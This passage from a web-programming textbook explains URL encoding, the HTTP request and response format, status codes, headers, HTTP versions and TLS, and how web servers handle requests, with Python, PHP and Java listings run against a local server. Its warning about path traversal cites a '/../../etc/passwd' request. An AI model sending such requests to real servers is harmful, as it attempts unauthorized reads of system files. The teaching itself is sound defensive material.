        System.out.println("port     : " + url.getPort());
        System.out.println("path     : " + url.getPath());
        System.out.println("query    : " + url.getQuery());

        // The standard library stops at the query string; splitting it is our job.
        Map<String, String> parsed = new LinkedHashMap<>();
        for (String pair : url.getQuery().split("&")) {
            String[] nv = pair.split("=", 2);
            parsed.put(nv[0], nv.length > 1 ? nv[1] : "");
        }
        System.out.println("parsed   : " + parsed);
        System.out.println("fragment : " + url.getFragment());
    }
}
```

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {lang=en, page=3}
fragment : section-1-7
```

The three outputs agree on every piece except `parsed`, and that difference is the previous paragraph made visible: Python keeps a list of values per name, while PHP's `parse_str` and this Java loop keep one, so `?tag=a&tag=b` would silently lose `a`. (PHP's convention for several values is to name the parameter `tag[]`.)

1.7.3 Characters that need hiding

A URL may contain only a restricted set of characters. Spaces are not among them, and neither are `&`, `?`, `#`, `/` or `%` when they are meant as data rather than as structure. To carry such a character you

replace it with a percent sign followed by its value in two hexadecimal digits. This is called **percent-encoding**, or informally URL-encoding. The rule is simple enough to state as a formula: a byte with value b becomes

$$\%\, h_1 h_0 \quad \text{where } b = 16h_1 + h_0,\ 0 \le h_0, h_1 \le 15, \tag{1.4}$$

its two hexadecimal digits after a percent sign. A space is byte $32 = 16 \cdot 2 + 0$, so by Equation (1.4) it becomes `%20`; an ampersand is $38 = 16 \cdot 2 + 6$, so `%26`; a slash is $47 = 16 \cdot 2 + 15$, so `%2F`. **Listing 1.7** lets the library do it.

Listing 1.7 `python/encode.py` — percent-encoding a value, and decoding it again.

```python
# encode.py - percent-encode a value before it goes into a URL.
from urllib.parse import quote, unquote

s = "cuci kiloan & setrika/express"
print("raw    :", s)
print("encoded:", quote(s, safe=""))
print("back   :", unquote(quote(s, safe="")))
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

Left raw, the ampersand would have started a second parameter and cut the value in half.

PHP has two encoders, and **Listing 1.8** shows why.

Listing 1.8 `php/encode.php` — PHP's two encoders: `rawurlencode` for URLs, `urlencode` for form data.

```php
<?php
// encode.php - percent-encode a value before it goes into a URL.
$s = 'cuci kiloan & setrika/express';
echo "raw    : $s\n";
echo "encoded: " . rawurlencode($s) . "\n";        // RFC 3986: space -> %20
echo "form   : " . urlencode($s) . "\n";           // HTML forms: space -> +
echo "back   : " . rawurldecode(rawurlencode($s)) . "\n";
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
form   : cuci+kiloan+%26+setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

The `form` line writes a space as `+`. That is the older convention of HTML forms, `application/x-www-form-urlencoded`, which you will meet in Chapter 3 when a form is submitted. Both are correct in their place: `%20` anywhere in a URL, `+` inside a form-encoded query or body. Java's `URLEncoder`, in **Listing 1.9**, speaks only the form dialect, which is why the program has to replace `+` by hand to get the URL form.

Listing 1.9 `java/Encode.java` — `URLEncoder` produces form encoding; replacing `+` gives URL encoding.

```java
// Encode.java - percent-encode a value before it goes into a URL.
import java.net.URLDecoder;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;

public class Encode {
    public static void main(String[] args) {
        String s = "cuci kiloan & setrika/express";

        // URLEncoder follows the HTML form rules, so a space becomes "+".
        String form = URLEncoder.encode(s, StandardCharsets.UTF_8);
        System.out.println("raw    : " + s);
        System.out.println("encoded: " + form.replace("+", "%20"));
        System.out.println("form   : " + form);
        System.out.println("back   : " + URLDecoder.decode(form, StandardCharsets.UTF_8));
    }
}
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
form   : cuci+kiloan+%26+setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

> **A TRAP.** Never build a URL by gluing strings together when any part of it came from a user. Use your language's encoder — `quote` in Python, `rawurlencode` in PHP, `URLEncoder.encode` in Java, `Uri.EscapeDataString` in C#. A customer called "Ibu Sari & Co" will otherwise break your page, and a malicious visitor will do far worse.

1.7.4 Absolute and relative, and the words URI and URN

A URL that begins with a scheme is **absolute**: it makes sense anywhere. A URL that does not is **relative**: it is completed using the address of the page it appears on.

Table 1.7 How relative URLs are completed. The leading slash is the difference between "from the top of the site" and "from here".

Written in the page	On the page `https://shop.example/a/b/c.html` it means
`https://other.example/x`	`https://other.example/x`
`/x`	`https://shop.example/x`
`x`	`https://shop.example/a/b/x`
`../x`	`https://shop.example/a/x`
`//other.example/x`	`https://other.example/x` — same scheme as the page

Table 1.7 explains a failure every beginner meets: a link that works on the home page and breaks two folders down. The cause is almost always a missing leading slash — or, in XAMPP, a leading slash that points to the top of `htdocs` rather than to your project's folder inside it.

Finally, three words that are used loosely and should not be. A **URI** is a Uniform Resource *Identifier*: any string that names a resource. A **URL** is a URI that also says how to get at it. A **URN** is a URI that names something permanently without saying where it is, such as `urn:isbn:9780262046305`. Every URL is a URI; not every URI is a URL. In everyday work you will write URL and be understood.

1.8 HTTP: The Language of the Conversation

Now the heart of the chapter. HTTP is the language the browser and the server speak, and — this is the good news — in its classic form it is plain readable text [11], [12], [13].

> **DEFINITION. HTTP**, the HyperText Transfer Protocol, is a request–response protocol: the client sends one message, the server sends one message back, and that is the whole exchange.

1.8.1 What a request looks like

An HTTP request has exactly four parts, in this order:

1. a **request line**: a method, a target, and a version;
2. zero or more **header lines**, each `Name: value`;
3. a **blank line**, which means "the headers are finished";
4. optionally a **body**.

Here is one, complete:

```
GET /health HTTP/1.1
Host: localhost:8080
User-Agent: rawhttp/1.0
Connection: close
```

That is a real request; we send it in Section 1.8.6 and get a real answer. Read aloud, it says: *using the method GET, fetch the resource at `/health`, speaking version 1.1 of HTTP; the site I want is `localhost:8080`; I am a program called rawhttp, version 1.0; close the connection when you are done.*

1.8.2 The methods

The **method** is the verb: it says what kind of operation is being asked for. **Table 1.8** lists the methods and what each is for.

Table 1.8 The HTTP methods. *Safe* means it changes nothing on the server; *idempotent* means doing it twice has the same effect as doing it once.

Method	Means	Has a body?	Safe?	Idempotent?
`GET`	Give me this resource	No	Yes	Yes
`HEAD`	Give me only the headers you would send for `GET`	No	Yes	Yes
`POST`	Here is some data; do something with it	Yes	No	No
`PUT`	Store this data at exactly this address	Yes	No	Yes
`DELETE`	Remove the resource at this address	No	No	Yes
`PATCH`	Here is a partial change to the resource	Yes	No	No
`OPTIONS`	What methods does this address accept?	No	Yes	Yes
`TRACE`	Echo my request back to me	No	Yes	Yes

Safe means the request is a question, not an instruction. `GET` must never change anything. The entire web is built on it: browsers pre-fetch links, caches store responses, crawlers follow every link they find. If `GET /delete-bill/B2943` deleted the bill, a crawler would eventually empty your database — which has happened to real companies.

Idempotent means repetition is harmless. `PUT /bills/B2943` with the same content, done five times, leaves the same single bill. `POST /bills` done five times creates five bills — which is why a browser warns you before resubmitting a form, and why the back button after a payment is frightening.

For the first chapters of this book you will use only `GET` and `POST`, and the rule for choosing is short: **`GET` to read, `POST` to change.**

1.8.3 What a response looks like

A response has the same shape with a different first line:

1. a **status line**: a version, a status code, and a reason phrase;
2. **header lines**;
3. a **blank line**;
4. usually a **body**.

```
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

The status line says: *version 1.1; the code is 200; in English that means OK.* The reason phrase is for humans only — software reads the number.

1.8.4 Status codes

The **status code** is a three-digit number, and its first digit is a category. Learning the five categories is worth more than memorizing any individual code. **Table 1.9** gives them.

Table 1.9 The five classes of HTTP status code. The first digit is the whole story.

Range	Name	Meaning in plain words
`1xx`	Informational	Hold on, I am still working
`2xx`	Success	It worked
`3xx`	Redirection	It is somewhere else; go and look there
`4xx`	Client error	**You** did something wrong
`5xx`	Server error	**I** did something wrong

The `4xx` and `5xx` rows are the ones to internalize, because they tell you who has to fix the problem. A `404` is not the server's fault; a `500` is not yours. **Table 1.10** lists the codes you will actually meet.

Table 1.10 The status codes you will meet in this book, with the situation that produces each.

Code	Reason phrase	When you see it
`200`	OK	The ordinary answer to a successful `GET`
`201`	Created	A `POST` made something new
`204`	No Content	It worked, and there is deliberately nothing to send back
`301`	Moved Permanently	The address changed forever; update your links
`302`	Found	The address is temporarily elsewhere
`304`	Not Modified	Your cached copy is still good; here is no body at all
`400`	Bad Request	The request was malformed
`401`	Unauthorized	You have not identified yourself
`403`	Forbidden	You have, and you still may not
`404`	Not Found	No such resource
`405`	Method Not Allowed	The resource exists but not for that verb
`429`	Too Many Requests	Slow down; a rate limit was hit
`500`	Internal Server Error	Your program crashed
`502`	Bad Gateway	A server in front of yours could not reach yours
`503`	Service Unavailable	The server is overloaded or down for maintenance

401 IS NOT 403. `401` means *I do not know who you are* — log in and try again. `403` means *I know exactly who you are and the answer is still no*. Sending `401` when you meant `403` puts a login box in front of a user who is already logged in, and they will simply keep typing their password.

1.8.5 Headers

Headers are the adjectives of the conversation. Each is one line: a name, a colon, a space, and a value. Names are case-insensitive; `Content-Type` and `content-type` are the same header — and you will see the Java server of Section 1.17 write `Content-type` while the others write `Content-Type`, with no difference whatsoever.

Table 1.11 lists the request headers that matter now.

Table 1.11 Request headers, with an example of each.

Header	Example value	What it does
`Host`	`www.its.ac.id`	**Required.** Says which site is wanted, so one IP can serve many sites
`User-Agent`	`Mozilla/5.0 …`	Identifies the browser or program
`Accept`	`text/html`	Which formats the client can handle
`Accept-Language`	`id, en;q=0.8`	Which languages, and how strongly preferred
`Accept-Encoding`	`gzip, br, zstd`	Which compressions the client can undo
`Cookie`	`session=9f2a…`	Data the server asked the browser to remember. Chapter 14
`If-Modified-Since`	`Wed, 23 Sep 2026 09:27:55 GMT`	"Only send it if it changed since then"
`Content-Type`	`application/x-www-form-urlencoded`	What the request body is, if there is one
`Content-Length`	`43`	How many bytes of body follow
`Connection`	`close` or `keep-alive`	Whether to reuse the TCP connection

And **Table 1.12** lists the response headers.

Table 1.12 Response headers, with an example of each.

Header	Example value	What it does
`Content-Type`	`text/html; charset=utf-8`	**The most important header there is.** What the body is
`Content-Length`	`1001`	How many bytes of body follow
`Date`	`Wed, 23 Sep 2026 09:29:03 GMT`	When the response was generated, always in GMT
`Server`	`HelloWeb/2.0 (Java)`	What software answered
`Last-Modified`	`Wed, 23 Sep 2026 09:27:55 GMT`	When the resource last changed
`Location`	`/login`	Where to go instead. Only meaningful with a `3xx` code
`Set-Cookie`	`session=9f2a…; HttpOnly`	Asks the browser to remember something. Chapter 14
`Cache-Control`	`max-age=3600`	How long this may be reused without asking again
`Allow`	`GET, HEAD`	Which methods this resource accepts. Required with `405`

`Content-Type` deserves the emphasis. A body carries no label of its own; the same bytes are a page, a text file or a download depending entirely on this header. Send HTML as `text/plain` and the visitor sees your tags. When output shows up as gibberish, look here first.

1.8.6 Typing a request by hand

Everything above is checkable, and checking it is the most useful hour a beginner can spend. Start the Java server of Section 1.17.3 — `java HelloWeb 8080` — and in another terminal type a request with your own hands. The tool `nc`, short for netcat, opens a TCP connection and copies your typing into it. (It is standard on macOS and Linux; on Windows, use the programs below instead, or `curl`, which ships with Windows 10 and 11.)

```
printf 'GET /health HTTP/1.1\r\nHost: localhost:8080\r\nConnection: close\r\n\r\n' \
  | nc localhost 8080
```

The `\r\n` is a carriage return followed by a line feed. HTTP/1.1 requires that pair at the end of every line, not a bare newline; we come back to it in a moment. What came back was the response already shown in Section 1.8.3. You have now spoken HTTP without a browser. There is no magic left in the protocol; it is a text file you send down a pipe.

Listing 1.10 does the same thing from a program, so that you can see where the bytes are handed to the operating system.

Listing 1.10 `python/rawhttp.py` — one TCP connection, one hand-written HTTP request, one response.

```python
# rawhttp.py - open a TCP connection and speak HTTP by hand.
import socket

REQUEST = (
    "GET /health HTTP/1.1\r\n"
    "Host: localhost:8080\r\n"
    "User-Agent: rawhttp/1.0\r\n"
    "Connection: close\r\n"
    "\r\n"
)

with socket.create_connection(("localhost", 8080), timeout=5) as tcp:
    print("--- connected to", tcp.getpeername())
    tcp.sendall(REQUEST.encode("ascii"))     # the request, as bytes
    reply = b""
    while True:
        chunk = tcp.recv(4096)
        if not chunk:                        # the server closed the connection
            break
        reply += chunk

print("--- %d bytes came back" % len(reply))
print(reply.decode("utf-8"), end="")
```

With the Java server still running, `python3 rawhttp.py` printed:

```
--- connected to ('127.0.0.1', 8080)
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Notice `socket.create_connection`. That one call performs the three-way handshake of Section 1.5.3; everything TCP does for you is inside it. The same program in PHP is **Listing 1.11**, where `fsockopen` plays the part of `create_connection`:

Listing 1.11 `php/rawhttp.php` — the same hand-written request, sent from PHP.

```php
<?php
// rawhttp.php - open a TCP connection and speak HTTP by hand.
$request = "GET /health HTTP/1.1\r\n"
         . "Host: localhost:8080\r\n"
         . "User-Agent: rawhttp/1.0\r\n"
         . "Connection: close\r\n"
         . "\r\n";

$tcp = fsockopen('localhost', 8080, $errno, $error, 5);
if ($tcp === false) {
    exit("could not connect: $error\n");
}
echo "--- connected to " . stream_socket_get_name($tcp, true) . "\n";
fwrite($tcp, $request);                          // the request, as bytes
$reply = stream_get_contents($tcp);              // read until the server closes
fclose($tcp);

echo "--- " . strlen($reply) . " bytes came back\n";
echo $reply;
```

```
--- connected to 127.0.0.1:8080
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

and in Java, **Listing 1.12**, a `Socket` does it:

Listing 1.12 `java/RawHttp.java` — the same hand-written request, sent from Java.

```java
// RawHttp.java - open a TCP connection and speak HTTP by hand.
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import java.nio.charset.StandardCharsets;

public class RawHttp {
    public static void main(String[] args) throws IOException {
        String request = "GET /health HTTP/1.1\r\n"
                       + "Host: localhost:8080\r\n"
                       + "User-Agent: rawhttp/1.0\r\n"
                       + "Connection: close\r\n"
                       + "\r\n";

        try (Socket tcp = new Socket("localhost", 8080)) {
            System.out.println("--- connected to " + tcp.getRemoteSocketAddress());
            OutputStream out = tcp.getOutputStream();
            out.write(request.getBytes(StandardCharsets.US_ASCII));   // the request, as
bytes
            out.flush();

            InputStream in = tcp.getInputStream();
            byte[] reply = in.readAllBytes();          // read until the server closes
            System.out.println("--- " + reply.length + " bytes came back");
            System.out.print(new String(reply, StandardCharsets.UTF_8));
        }
    }
}
```

```
--- connected to localhost/127.0.0.1:8080
--- 148 bytes came back
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:05 GMT
Content-type: text/plain; charset=utf-8
Content-length: 3

ok
```

Three languages, three names for "open a TCP connection", and 148 bytes back every time.

1.8.7 The same request, byte by byte

"Plain text" is a comfortable phrase that can hide the fact that a protocol is made of exact bytes. Let us look at the actual bytes. On macOS or Linux (or in Git Bash on Windows), write the request to a file and dump it:

```
printf 'GET /health HTTP/1.1\r\nHost: localhost:8080\r\nConnection: close\r\n\r\n' >
req.bin
wc -c req.bin
od -c req.bin
```

That printed `65 req.bin` — the whole request is sixty-five bytes — and then:

```
0000000   G   E   T       /   h   e   a   l   t   h       H   T   T   P
0000020   /   1   .   1  \r  \n   H   o   s   t   :       l   o   c   a
0000040   l   h   o   s   t   :   8   0   8   0  \r  \n   C   o   n   n
0000060   e   c   t   i   o   n   :       c   l   o   s   e  \r  \n  \r
0000100  \n
0000101
```

Read the dump slowly; it is the most honest picture of HTTP in this book. The left-hand numbers are positions in octal (base 8), so `0000020` is byte 16.

- The first line is `G E T space / h e a l t h space H T T P / 1 . 1` and then `\r \n`: twenty bytes plus two.
- Each header ends with `\r\n` too.
- At the very end there are **two** `\r\n` in a row: `\r \n \r \n`. That is the blank line. It is the only thing that tells the server the headers have finished.

We can check the total by counting. The request line `GET /health HTTP/1.1` is 20 characters, `Host: localhost:8080` is 20 and `Connection: close` is 17; each line carries two more bytes for `\r\n`, and the blank line is two bytes on its own:

$$(20 + 2) + (20 + 2) + (17 + 2) + 2 = 65. \tag{1.5}$$

Equation (1.5) agrees with `wc`, as it must. That final double `\r\n` is also why a hand-typed request sometimes seems to hang: the server is not stuck, it is waiting for a blank line that never came.

Now send the file to the server and dump what comes back:

```
nc localhost 8080 < req.bin > resp.bin
wc -c resp.bin
od -c resp.bin
```

`148 resp.bin`, and:

```
0000000   H   T   T   P   /   1   .   1       2   0   0       O   K  \r
0000020  \n   S   e   r   v   e   r   :       H   e   l   l   o   W   e
0000040   b   /   2   .   0       (   J   a   v   a   )  \r  \n   D   a
0000060   t   e   :       W   e   d   ,       2   3       S   e   p
0000100   2   0   2   6       0   9   :   2   9   :   0   5       G   M
0000120   T  \r  \n   C   o   n   t   e   n   t   -   t   y   p   e   :
0000140       t   e   x   t   /   p   l   a   i   n   ;       c   h   a
0000160   r   s   e   t   =   u   t   f   -   8  \r  \n   C   o   n   t
0000200   e   n   t   -   l   e   n   g   t   h   :       3  \r  \n  \r
0000220  \n   o   k  \n
0000224
```

One hundred and forty-eight bytes, of which the body is three: `o`, `k`, and a newline. The `Content-length: 3` header told the truth, and the `\r\n\r\n` just before the `o` is the blank line again. There is nothing else in the response — no framing, no length prefix, no magic number. The whole classic web is made of this.

1.8.8 Statelessness, and why it matters

> **KEY INSIGHT.** HTTP is **stateless**. Each request is complete in itself, and the server is entitled to forget everything the moment it has answered.

The server does not remember that you logged in on the previous request. It does not remember what is in your shopping basket. If nothing is done about it, every request arrives as if from a stranger.

This sounds like a defect and is in fact why the web scaled: because no request depends on any other, any of a thousand identical servers can answer any request.

The price is that "logged in" has to be rebuilt on top of a protocol that does not have it. The mechanism is **cookies**: the server sends `Set-Cookie` with a response, the browser stores the value and sends it back in a `Cookie` header on every later request, and the server uses it to look up what it forgot. Chapter 14 is devoted to that machinery. For now, remember only the shape of the problem.

1.8.9 The versions of HTTP, and HTTPS

Table 1.13 sets out the versions you will hear named.

Table 1.13 The versions of HTTP. The *messages* have barely changed since 1997; the *encoding* of them has changed twice.

Version	Year	The one thing it changed
HTTP/0.9	1991	`GET /page` and nothing else — no headers, no status codes
HTTP/1.0	1996	Headers, status codes, `Content-Type`. One request per connection
HTTP/1.1	1997	Connections are reused; `Host` becomes required, so one IP can serve many sites. Restated in 2022 as RFC 9112
HTTP/2	2015	Same messages, binary framing, many requests at once on one TCP connection. Restated in 2022 as RFC 9113
HTTP/3	2022	The same again over QUIC, on UDP, removing TCP's head-of-line blocking (RFC 9114)

In 2024 about half of all the web requests Cloudflare handled used HTTP/2 and a fifth used HTTP/3, the rest still HTTP/1.x, and both newer versions grew again in 2025 [1]. Every current browser speaks all three and picks the best one each server offers. **Figure 1.5** shows how the three sit on the layers of Section 1.5.5 [14], [7].



Figure 1.5 HTTP/1.1 and HTTP/2 run over TLS and TCP; HTTP/3 runs over QUIC, which carries TLS 1.3 inside it and runs over UDP. All three carry the same messages.

The comforting news is in the caption of **Table 1.13**: HTTP/2 and HTTP/3 change how the bytes are packed, not what the conversation says. Everything you learn from the readable text of HTTP/1.1 remains true, which is why every server in this book speaks HTTP/1.1.

HTTPS is not a different protocol. It is HTTP carried inside **TLS**, Transport Layer Security, a layer that encrypts the bytes and proves the server's identity with a **certificate** — a signed statement, issued by an organization the browser trusts, that this public key belongs to this domain name. The current version is **TLS 1.3** [15], published in 2018; versions 1.0 and 1.1 have been formally retired and browsers refuse them. TLS 1.3 needs only one round trip to set up, where TLS 1.2 needed two, so over TCP the first byte of a secure page now costs

$$t_{\text{first byte}} \geq r_{\text{TCP}} + r_{\text{TLS 1.3}} + r_{\text{HTTP}} = 3r, \tag{1.6}$$

one round trip more than Equation (1.3). QUIC merges the transport and the TLS handshakes into one, bringing HTTP/3 back to $2r$ on a first visit — and to a single round trip on a return visit. That arithmetic is the commercial case for HTTP/3. By the end of 2025 more than half of the human traffic Cloudflare saw also used *post-quantum* key agreement, designed to resist computers that do not yet exist [1].

In the trace of **Table 1.5**, TLS was step 8, between the TCP handshake and the first request. The lock in the address bar means: this conversation was encrypted, and the certificate matched the name you typed. It does not mean the site is honest.

1.9 What a Web Server Is, and What It Does With a Request

The definition is admirably blunt, so we keep it.

> **DEFINITION.** A **web server** is *software*. It runs on a server machine, and it makes the web documents stored there reachable by users over the internet.

A web server is software, not hardware. In ordinary speech "the server" means the metal box in the rack. In this book, a **server machine** is the box and a **web server** is a program running on it. One machine can run a web server, a database server and a mail server at once. Your laptop, running the programs of Section 1.17, is a machine hosting five web servers, and it cost nothing.

A web server does not "make a website". It makes *files and programs reachable*. What those files say is your business.

These are the web servers you will actually meet:

- **Apache HTTP Server** — free, on every system, the most widely deployed server in history, and the one inside XAMPP;
- **nginx** — free, very fast, and with Cloudflare's own front-end server the most common answer on today's public web;
- **IIS** — Microsoft's Windows server, historically the home of ASP.NET;
- **Kestrel** — the server inside every ASP.NET Core application (Section 1.17.5);
- **Apache Tomcat** — the Java server for servlets and JSP (Chapter 7).

Figure 1.6 shows how the public web divides between them in 2026. Two surveys are shown because they count differently: W3Techs checks which server software a site reports, and allows a site to count for more than one, while Netcraft counts the busiest million sites [16], [17]. Both agree on the order at the top: Cloudflare's servers, then nginx, then Apache. Most of the "Cloudflare" sites run nginx, Apache or something else behind Cloudflare's front door, which is exactly the arrangement of Section 1.18.



Figure 1.6 Web server share in 2026, measured two ways: by W3Techs over all websites whose server is known, and by Netcraft over the million busiest sites.

Development adds the small servers built into languages and frameworks — PHP's `php -S`, Python's `http.server`, Flask's development server and the JDK's `HttpServer` — all used in Section 1.17 and all meant for one developer on one laptop, never for the public internet.

1.9.1 The nine things it does with every request

Between the last byte of the request arriving and the first byte of the response leaving, a web server does this — every time, for every request.

1. **Accept the connection.** It is already listening on port 80 or 443; TCP completes the handshake and hands over a stream.
2. **Read the request line.** Split it into method, target and version. If it is malformed, answer `400` and stop.
3. **Read the headers** until the blank line. If a `Content-Length` says a body follows, read exactly that many bytes.
4. **Choose the site.** Look at the `Host` header and decide which of the sites configured on this machine is being addressed. This is called **virtual hosting**, and it is why one IP address can serve a thousand websites.

5. **Map the path to something.** The site has a **document root** — a folder on disk, say `C:\xampp\htdocs` or `/var/www/laundry`. The path `/prices.html` becomes the file `/var/www/laundry/prices.html`. If the path is a directory, look for an **index file**: `index.html`, or `index.php`, or whatever the configuration names.
6. **Check permissions**, and check that the resolved path is still inside the document root. A request for `/../../etc/passwd` must not escape. Answer `403` if it is forbidden, `404` if it is not there.
7. **Decide: file, or program?** If the target is an ordinary file, read it. If it is something the configuration says must be executed — a `.php` file, a `.jsp` file, a path mapped to a servlet or to a route — hand it to the right engine, wait for the output, and use that as the body. This is step 14 of **Table 1.5**, and Section 1.10 is about it.
8. **Choose the `Content-Type`.** For a file, from its extension, using a table like **Table 1.14**. For a program, from whatever the program said.
9. **Write the response**: status line, headers, blank line, body. Then either close the connection or keep it open for the next request.

Table 1.14 How a server picks a `Content-Type` for a static file, from a table of extensions. Getting a file's extension wrong is enough to break a page.

Extension	`Content-Type` sent	What it is
`.html`, `.htm`	`text/html`	A web page
`.css`	`text/css`	A stylesheet
`.js`	`text/javascript`	A script
`.json`	`application/json`	Structured data
`.xml`	`application/xml`	Structured data. Chapter 6
`.png`	`image/png`	An image
`.jpg`, `.jpeg`	`image/jpeg`	An image
`.webp`	`image/webp`	A modern, smaller image format
`.pdf`	`application/pdf`	A document
`.txt`	`text/plain`	Plain text
anything unknown	`application/octet-stream`	"I have no idea; offer it as a download"

A TRAP. Step 6 exists because of a real and common attack. If a server naively glues the request path onto the document root, a request for `/../../../etc/passwd` reads a file that was never meant to be public. It is called **path traversal**, and you will write code in Chapter 5 that must not fall for it.

1.10 Static Pages and Dynamic Pages

We have reached the fork in the road.

DEFINITION. A **static page** is a file stored on the server's disk and sent to every visitor unchanged. A **dynamic page** does not exist until it is asked for: a program builds it, at the moment of the request, and it can be different for every visitor and every second.

1.10.1 The difference, made concrete

Here is the difference made visible. Serve the static page of Section 1.17.1 from inside the `html` folder:

```
python3 -m http.server 8000
```

and open `http://localhost:8000/index.html`. Press reload ten times. **Nothing whatever changes**, because nothing can: the server is reading the same bytes off the disk each time.

Now run the PHP one, from inside the `php` folder:

```
php -S localhost:8100 index.php
```

and open `http://localhost:8100/`. Reload ten times: the line *Page built by the server at 23 September 2026, 16:28:55 WIB* **changes every time**, because no such page is on the disk; a program writes one whenever somebody asks. The Java, Python and C# servers of Section 1.17 behave the same way.

That is the entire distinction. Everything else follows from it.

1.10.2 What the difference looks like on the wire

The difference also shows in the headers. Ask the static server for the page, headers only; `curl -I` sends a `HEAD` request:

```
curl -I http://localhost:8000/index.html
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.15
Date: Wed, 23 Sep 2026 09:28:49 GMT
Content-type: text/html
Content-Length: 948
Last-Modified: Wed, 23 Sep 2026 09:27:55 GMT
```

There is a `Last-Modified` header, because a file on a disk has a modification time. A generated page usually has no such thing, because it was made a microsecond ago and will never exist again.

And because there is a `Last-Modified`, the browser can do something clever on its next visit: it can say “only send it if it changed since then”.

```
curl -i -H "If-Modified-Since: Wed, 23 Sep 2026 09:27:55 GMT"
http://localhost:8000/index.html
```

```
HTTP/1.0 304 Not Modified
Server: SimpleHTTP/0.6 Python/3.11.15
Date: Wed, 23 Sep 2026 09:28:49 GMT
```

Status `304`, and **no body at all**: the browser keeps its copy. Sites with many static files get much of their speed from this exchange. (Python’s little server answers in the older `HTTP/1.0`, which clients accept.)

1.10.3 When to choose which

Table 1.15 lays the two side by side honestly, because static is not the primitive option and dynamic is not the grown-up one.

Table 1.15 Static and dynamic pages compared. Most real sites are both at once.

	Static	Dynamic
Where the page comes from	A file on disk	A program, run per request
Same for every visitor?	Yes	Not necessarily
Cost per request	A disk read, often from memory	Running a program, usually a database query too
Caching	Easy, and very effective	Hard, and often wrong
Can show live data	No	Yes
Can show data per user	No	Yes
What can break	Almost nothing	Your code, the database, the template, the third-party call
Good for	Documentation, a price list, an article, images, CSS, JavaScript	A dashboard, a basket, a search result, anything signed in

The last row gives the practical answer: **most real sites are both**. The finished Profitina Laundry application serves its logo, its stylesheet and its scripts as static files, and its bill board, its login and its receipts as dynamic pages. Serving a stylesheet through PHP is a waste of a computer; serving a live bill board as a static file is a lie.

1.11 Server-Side and Client-Side

Now the distinction the whole rest of the book depends on. Read this section twice.

> **DEFINITION. Server-side** code runs on the server machine, before the response is sent. **Client-side** code runs in the visitor's browser, after the response has arrived.

They run at different times, on different machines, owned by different people, and they can see completely different things. Almost every serious misunderstanding in web programming is a failure to keep them apart.

1.11.1 The four kinds of web programming

Web programming comes in four kinds, and the division is exactly the right one because it is organized by *who runs the code*.

1. CGI — a server-side executed program, in Perl, C or anything. The web server runs it as a separate process, and whatever it prints *is* the body of the reply.

